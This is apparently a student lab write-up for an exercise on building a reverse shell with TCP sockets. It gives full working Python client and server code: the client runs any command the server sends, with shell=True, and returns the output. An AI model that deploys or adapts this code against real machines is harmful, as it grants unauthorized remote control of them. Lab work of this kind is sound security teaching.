NAME : PRAVEEN V

ROLL NO.: 241901082

# Exercise 9

DEVELOP A PROGGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

INTRODUCTION:

A server and client that communicate over TCP: the server sends text commands; the client runs them and returns the output plus its current working directory.

AIM:

Demonstrate basic TCP communication and remote command execution between two Python programs.

ALGORITHM:

1. SERVER: listen on a port, accept a client, read commands from the user, send commands to client, print responses.

2. CLIENT: connect to server, receive commands, if cd then change directory, otherwise run the command, send back output and current directory.

3. On quit close the connection.

CODE:

CLIENT:

import socket

import subprocess

import os

host = '127.0.0.1'

port = 9999

def connect\_to\_server():

client = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

client.connect((host, port))

while True:

try:

command = client.recv(1024).decode()

if command.lower() == 'quit':

break

elif command.startswith('cd '):

try:

os.chdir(command[3:].strip())

output = f"Changed directory to {os.getcwd()}"

except Exception as e:

output = str(e)

else:

process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)

output = process.stdout.read() + process.stderr.read()

output = output.decode()

current\_dir = os.getcwd() + "> "

client.send((output + "\n" + current\_dir).encode())

except Exception as e:

client.send(str(e).encode())

break

client.close()

if \_\_name\_\_ == "\_\_main\_\_":

connect\_to\_server()

SERVER:

import socket

import threading

host = '127.0.0.1'

port = 9999

def create\_server\_socket():

server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

server.bind((host, port))

server.listen(5)

print(f"[+] Listening on {host}:{port}")

return server

def handle\_client(conn, addr):

print(f"[+] Connection established with {addr[0]}:{addr[1]}")

while True:

try:

command = input(f"{addr[0]}@shell> ")

if command.lower() == 'quit':

conn.send(command.encode())

conn.close()

break

if command.strip():

conn.send(command.encode())

response = conn.recv(4096).decode()

print(response)

except Exception as e:

print(f"[!] Error: {e}")

conn.close()

break

def start\_server():

server = create\_server\_socket()

while True:

conn, addr = server.accept()

client\_thread = threading.Thread(target=handle\_client, args=(conn, addr))


client\_thread.start()

if \_\_name\_\_ == "\_\_main\_\_":


start\_server()

OUTPUT:

SERVER:



CLIENT:



RESULT:

Server shows a “connection established” message when client connects. Commands typed at the server prompt run on the client and their output appears on the server.cd changes the client’s directory and the new path is returned. Quit ends the session; errors close the connection.